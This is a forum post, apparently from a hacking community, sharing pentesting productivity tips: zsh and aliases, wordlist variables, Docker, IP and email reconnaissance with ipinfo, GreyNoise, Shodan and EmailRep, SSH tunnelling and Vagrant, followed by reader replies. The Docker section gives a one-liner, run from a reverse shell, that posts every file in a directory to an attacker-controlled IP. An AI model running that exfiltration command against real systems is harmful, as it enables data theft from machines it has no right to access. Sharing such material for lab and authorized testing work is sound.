# Tricks of the Trade from 5+ years in Offensive Cyber Security

Pentesting vagrant, docker, osint, tricks, zsh

pry0cc Leader & Offsec Engineer & Forum Daddy Aug '22

Aug '22
1 / 20
Aug '23
16d ago

I have been actively hacking things now for 5+ years, both professionally and as a hobbyist. Inside these 5 years, many mistakes have been made, I have my banged my head against a wall many times, I've messed up, I've had many "Ohhhhh" moments. This may all sound extremely familiar to you, and you'll agree, that through all this there is one constant: you learn from these experiences.

In this article I'm going to document a few techniques, commands and small things that make my day-day testing life easier, and that might just make your life more enjoyable!

I apologize in advance for how unstructued this article might be, I just had a lot of back-pocket tricks I have picked up over the years and if my unorganized brain dump of tricks can make somebody go "Oh thats cool!" I'll be happy 🙂

If you found anything here interesting, helpful, or amusing, please share this article to share the knowledge and joy!

## ZSH vs Bash, Aliases, Docker

### ZSH

One thing that has seriously made a difference to my productivity has been ZSH, and more specifically plugins such as 'Z'. ZSH coupled with oh-my-zsh, and smart tab completion enabled, makes navigating directories in your terminal so much more pleasurable.

With my current setup, I can type `cd d/p/ad`, press `tab`, and it'll auto complete to `Documents/Pentest/AD/`. There is also a ZSH plugin I use called `z`. Z will analyse your directory history and figure out what directories you go to most often. After about a few hours of use, typing `z pentest` will take you to your pentest directory, `z someproject` will take you there no matter where you are.

It's hard to explain, but it's magic.


### Aliases

More shell fun, inside your `.zshrc` or `.bashrc` (scum), you can specify an alias, an alias will set a name of a command to whatever you set.

So for example:

```
alias nmap="grc nmap"
```

GRC colorizes cli application, this will make nmap very pretty, and make the responses somewhat readable! Wow!



```
pry@croc0: ~
 ~  nmap 192.168.1.102                                                   14:25:40
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-20 14:25 BST
Nmap scan report for 192.168.1.102
Host is up (0.0016s latency).
Not shown: 987 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1080/tcp open  socks
2049/tcp open  nfs
3030/tcp open  arepa-cas
5050/tcp open  mmcc
8080/tcp open  http-proxy
8181/tcp open  intermapper
8888/tcp open  sun-answerbook
9666/tcp open  zoomcp

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
 ~                                                                       14:25:40
```

If you're familiar with the Linux shell, you'll also know that you can set variables using the `EXPORT` command.

### gobuster -w $BIG -u https://10.10.10.145/

```
export DIRS_LARGE=/pentest/seclists/Discovery/Web-Content/raft-large-directories.txt
export DIRS_SMALL=/pentest/seclists/Discovery/Web-Content/raft-small-directories.txt

export FILES_LARGE=/pentest/seclists/Discovery/Web-Content/raft-large-files.txt
export FILES_SMALL=/pentest/seclists/Discovery/Web-Content/raft-small-files.txt

export BIG=/pentest/seclists/Discovery/Web-Content/big.txt
```

Setting these directories allows us to access them by using their alias, such as in the above example where we use gobuster with $BIG as apposed to using their full path. This is a very nice little tip as it not only keeps your command (usually) to one line, it also means you don't have to remember and type out the entire wordlist path everytime you need the list - which trust me, can be a lot if you're regularly enumerating HTTP.

## Docker

This is something I've been doing ever since I discovered Docker, but ropnop sums it up really nicely in his Docker for Pentesters 95 article. I recommend reading through this, but my favourite trick from this entire article has got to be this:

```
alias postfiledumphere='docker run --rm -it -p80:3000 -v "${PWD}:/data" rflathers/post
```

Run this command, `postfiledumphere`, and then on your target machine (in a hackthebox or remote reverse shell), run this:

```
ls | xargs -I{} wget http://10.10.14.3/{} --post-file {}
```

This will iterate through all the files in the local directory, and transfer it over HTTP. This is extremely helpful if you find yourself in an embedded device, or even a locked down container. If you don't have wget, you can use curl (which is in most devices).

## Situational Awareness with IP’s

If you’ve been given an IP, and you need to do some threat intel on it, you can get a pretty good feel for the type of host it is, where it is, and what it does.

### IPInfo

Usually if I get given an IP, I’ll do a lookup with ipinfo.

```
curl ipinfo.io/54.90.107.240
```

```
{
  "ip": "54.90.107.240",
  "hostname": "ec2-54-90-107-240.compute-1.amazonaws.com",
  "city": "Virginia Beach",
  "region": "Virginia",
  "country": "US",
  "loc": "36.8512,-76.1692",
  "org": "AS14618 Amazon.com, Inc.",
  "postal": "23465",
  "readme": "https://ipinfo.io/missingauth"
}
```

IPInfo will return JSON with details all about the host, the great thing about this is that you can easily script it by piping into `jq`.

I tend to abuse bash for loops for this kind of thing, say you have a text file full of IP’s:

```
for ip in $(cat ips.txt); do echo -n "$ip: "; curl -s ipinfo.io/$ip | jq .org; done
```

```
54.90.107.240: "AS14618 Amazon.com, Inc."
54.90.107.120: "AS14618 Amazon.com, Inc."
54.90.107.241: "AS14618 Amazon.com, Inc."
54.90.107.242: "AS14618 Amazon.com, Inc."
54.90.107.243: "AS14618 Amazon.com, Inc."
```

### GreyNoise.io 25

You can do the same with Greynoise, if you don’t know already, Greynoise.io 42 is a badass service that hosts thousands of listeners all over the internet silently listening. When devices scan the internet for different ports, services, HTTP requests and the like, Greynoise takes note and indexes them.

The idea behind Greynoise is to ingest all the noise on the internet, so that you can filter it out.

If you have an API key, you can use the `greynoise` client from https://github.com/GreyNoise-Intelligence/GNQL 23 .

```
greynoise 54.90.107.240
```

```
     __  ____/__  | / /_  __ \__  /
     _  / __ __   |/ /_ / / /_   /
     / /_/ / _  /|  / / /_/ /_  /____
     \____/  /_/ |_/  \___\_\/_____/


  ┌───────────────────────────┐
  │       result 1 of 1       │
  └───────────────────────────┘


          OVERVIEW:
```

```
----------------------------
IP: 54.90.107.240
Classification: unknown
First seen: 2018-10-19
Last seen: 2018-10-19
Actor: unknown
Tags: ['Web Crawler', 'HTTP Alt Scanner']

         METADATA:
----------------------------
Location: Ashburn, United States (US)
Organization: Amazon Technologies Inc.
rDNS: ec2-54-90-107-240.compute-1.amazonaws.com
ASN: AS14618
```

And of course, you can loop this around all day with bash for loops and the `-o json` option.

### Shodan

You are probably aware of Shodan, I had to mention this for those who still don’t know, as it’s such a valuable tool.

Shodan scans all the hosts on the internet, all the time. This means you can preform a lookup of a host and see what they have.

```
shodan host 216.58.210.206
```

```
216.58.210.206
Hostnames:               mrs04s09-in-f206.1e100.net;lhr48s11-in-f14.1e100.net
City:                    Mountain View
Country:                 United States
Organization:            Google
Updated:                 2019-08-17T19:28:38.408716
Number of open ports:    2

Ports:
     80/tcp
    443/tcp
    |-- SSL Versions: TLSv1, TLSv1.1, TLSv1.2, TLSv1.3
```

### Email Recon

A quick little trick I picked up is preforming recon on email addresses extremely quickly using EmailRep.

```
curl emailrep.io/john.smith@gmail.com
```

```
{
  "email": "john.smith@gmail.com",
  "reputation": "high",
  "suspicious": false,
  "references": 91,
  "details": {
    "blacklisted": false,
    "malicious_activity": false,
    "malicious_activity_recent": false,
    "credentials_leaked": true,
    "credentials_leaked_recent": false,
    "data_breach": true,
    "last_seen": "07/27/2019",
    "domain_exists": true,
    "domain_reputation": "n/a",
    "new_domain": false,
    "days_since_domain_creation": 8773,
    "suspicious_tld": false,
    "spam": false,
    "free_provider": true,
    "disposable": false,
    "deliverable": true,
    "accept_all": false,
    "valid_mx": true,
```

## SSH Tunelling

If you've ever exposed a CobaltStrike team server port externally, and told people about it, you'll get a lot of hate (source: 1337 hacker slacks). What's the solution? SSH Tunelling.

If you have SSH access to a host, you can tunnel ports (map remote ports to local ones), dynamically create SOCKS proxies, and a lot of really cool things.

### Mapping remote port to local port

```
ssh -L localport:127.0.0.1:remoteport user@host
```

A good way to think about the syntax of SSH tunnels is to split it into two parts (when I saw this it blew my mind.)

```
ssh -L 127.0.0.1:8080:127.0.0.1:80 user@host
```

This will open local port 8080, mapped to port 80 on the remote server. Luckily for us, SSH is kind and let's us infer the first host as local.

### Opening a SOCKS proxy that routes from your server

```
SSH -D 8080 user@host
```

This will open a socks proxy on local port 8080, you can modify your proxychains.conf to accept this port, and then use `proxychains` before every command to route traffic through that host.

## Vagrant

This is a cool little trick I learned, and it has really made me productive and has generally made things easier.

Like Docker, vagrant can spin up instances of operating systems and drop you into an interactive shell.

My favourite is using Ubuntu:


```
vagrant init hashicorp/precise32
vagrant up
vagrant ssh
cd /vagrant/
```

You'll be dropped into an Ubuntu Precise shell!

## Conclusion

In conclusion, a lot of cool little tricks can really make your life easier as a pentester. Small one liners, a reference article like this, and you may actually look like you know what you're doing.

I hope you enjoyed this braindump :D, have an amazing day 0x00ers!



- Pry0cc

Init Partners

1 Reply ⌄ 52 ♡

created Aug 22 | last reply 16d | 19 replies | 15.0k views | 14 users | 78 likes | 4 links | 5

**yeezi** Aug 22

Nice to see that someone else in the industry is doing the same things I am mixed in with some cool things I wasn’t aware of. Thanks!

1 Reply ⌄ 2 ♡

**W4K3Y** Aug 22

Great write up thanks!

2 ♡

**pry0cc** Leader & Offsec Engineer & Forum Daddy Aug 23

Thanks man! Means a lot <3

1 ♡

**pry0cc** Leader & Offsec Engineer & Forum Daddy Aug 23

I’m so glad you got some nuggets from this 🙂

That’s exactly why I posted it!

1 ♡

**messede** Messede Degod Aug 23


blew my mind thanks for sharing

1 Reply ⌄ 1 ♡

**hacker_snail** VIP 1 ✎ Aug 23

Good stuff <3

But… fish shell 😦



Init Partners

1

**pry0cc** Leader & Offsec Engineer & Forum Daddy Aug 23

Wow I don’t hear that very often!

I’m so glad you enjoyed it 🙂

1

**0x4164** o 2 Aug 24

Very useful, glad u share it

2

14 DAYS LATER

**n00bi3s** Sep 7

This is neat! Do you use xargs / GNU parallel? They’re very very handy for me and I keep them always in my aliases.

**pry0cc** Leader & Offsec Engineer & Forum Daddy Sep 7

I use xargs occasionally - I’m trying to learn it more. For loops have been a dirty method for me for a long time and it’s like muscle memory now. Xargs for sure is powerful as hell.

A lot of my one liners have become muscle memory after typing them way too many times.

I for sure need some xargs in my muscle memory 😛 Please share them here!

2

